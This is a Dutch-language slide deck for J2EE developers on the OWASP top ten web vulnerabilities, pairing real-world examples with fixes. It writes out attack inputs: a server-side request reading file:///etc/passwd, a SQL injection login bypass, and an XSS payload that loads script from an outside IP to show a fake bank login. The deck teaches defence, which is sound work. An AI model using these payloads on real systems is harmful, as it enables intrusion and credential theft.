


Top tien web applicatie kwetsbaarheden in J2EE

Vincent Partington
en
Eelco Klaver
Xebia

- Open Web Application Security Project is een open project gericht op het identificeren en voorkomen van de oorzaken van onveilige software.
- OWASP heeft de tien meest voorkomende kwetsbaarheden in web applicaties geïdentificeerd.
- Deze presentatie beschrijft ze:
 - Eigen ervaring of publiek bekend voorbeeld.
 - Analyse.
 - Hoe voorkom je dit probleem in je J2EE applicatie?
- Doelgroep: J2EE ontwikkelaars en architecten.



- **Bedoeld:**

.../ImageServlet?url=http://backendhost/images/bg.gif

- **Ook mogelijk:**

.../ImageServlet?url=http://weblogic/console


.../ImageServlet?url=file:///etc/passwd

- **Meer mogelijk dan je denkt:**

- Probeer LiveHTTPHeaders plugin voor Firefox.


- *Alle* invoer dient gevalideerd te worden:
 - Request parameters
 - Cookies
 - Headers
- Controleer wat *wel* mag.

- Een oude bekende; komt niet alleen in web applicaties voor.
- Meer invoer dan in een buffer past, waardoor kwaadwillende machine code uitgevoerd kan worden.
- Heeft Java toch geen last van?




- Opgebouwde SQL query:
`"SELECT * FROM users WHERE user = '' +
username +
' ' AND password = '' + password ''"`
- Te kraken door:
username: `<any username>' OR 'a' = 'a`
password: *ieder geldig wachtwoord*
- Leverde deze SQL query op:
`SELECT * FROM users WHERE user = 'admin'
OR 'a' = 'a' AND password = 'geheim'`

- Roep zo weinig mogelijk externe interpreters aan; gebruik ingebouwde functionaliteit van Java:
 - Stuur mail met JavaMail API.
- Codeer waarden voor ze naar backends gestuurd worden:
 - Single quotes in SQL statements
 - Komma's, haakjes, etc. in LDAP statements.
- Nog beter: gebruik altijd JDBC PreparedStatement.



- Website van online bank toonde waarde in request parameter letterlijk.
- In getrukte URL werd een stuk JavaScript meegegeven dat een nep login formulier toonde:

```
"><script  
language=javascript  
src="http://211.175.  
176.179/sun/sun.js">  
</script>
```




- Codeer alle uitvoer:

```
< &lt;           > &gt;  
( &#40;        ) &#41;  
# &#35;        & &#38;
```

- Als je applicatie HTML moet tonen die door een gebruiker ingevoerd kan worden, zou je `<SCRIPT>` tags kunnen filteren, maar...

- Een applicatie toonde bij een foute username:
`Invalid credentials.`
- Bij een fout wachtwoorden toonde de applicatie:
`Invalid credentials`
- JSP compilatie foutmeldingen bevatten padnamen.
- Niet correct gecodeerde foute invoer -> XSS attack.

- Geef de gebruiker een duidelijke, korte foutmelding.
- Wanneer deze foutmelding de foute invoer toont, codeer die dan om XSS aanvallen te voorkomen.
- Toon de stacktrace of de exception message niet, maar schrijf die in een logfile.
- Als het om een systeemfout gaat, geef de gebruiker dan een nummer waarmee een beheerder de echte foutmelding in de logfile kan vinden.



- De website van Christine le Duc had geen access control op het tonen van een order: een link in een nieuwsartikel op NU.nl leidde naar een open order.
- Deze order kon gewijzigd worden.



ANMELDEN WINKELWAGEN ORDERHISTORIE CATALOGUS MAATTABEL CLUBLE DUC DATING

Christine le Duc thuiswinkel waarborg

Orderhistorie

OrderCode: [REDACTED] **Datum:** 17-03-2002 21:32
Betaalwijze: Creditcard **OrderStatus:** Wachtend

Naar: [REDACTED] **Van:** Christine le Duc bv
 [REDACTED] Postbus 98
 Rotterdam 1130 AB, Volendam
 Netherlands Netherlands


Aantal	Product	Stukprijs	Subtotaal
1	Cadeau Verpakking	2,25	2,25
1	Herenstring met cockring	33,58	33,58
99	tarzan II anal white tarzan II anal white	95,00	9.405,00
Verzendkosten			€ 4,50
Totaal			€ 9.445,33

Klantenservice:
 Phone: +31 (0)299 367411
 Fax: +31 (0)299 369151
 Email: info@christineleduc.nl

- Controleer toegang bij iedere request, niet enkel bij het ophalen van de eerste request.
 - Ook al is de link naar niet toegestane functionaliteit niet aanwezig, een aanvaller kan de URL raden ("forced browsing").
- Implementeer niet je eigen access control, maar gebruik die van J2EE of een ander framework als Acegi.
- **N.B.:** J2EE Web security laat standaard alles toe.
- Vul eventueel aan met instance-based access control.

- Applicatie had eigen inlog mechanisme voor het administratie gedeelte.
- Gebruikte geen sessie cookie, maar codeerde username en password in de URL:
`https://host/admin/overview.jsp?password=0c6ccf51b817885e&username=11335984ea80882d`
- Deze URL kon onderschept worden via een XSS attack.

- Problemen met authenticatie mechanismen:
 - Wachtwoorden moeten sterk genoeg zijn.
 - Wachtwoord-vergeten functionaliteit.
- Problemen met sessie mechanismes:
 - Sessie cookie moet “secure” zijn.
 - Sessie IDs moeten niet te gokken zijn.
- Implementeer niet je eigen mechanisme, maar gebruik die van je applicatie server.



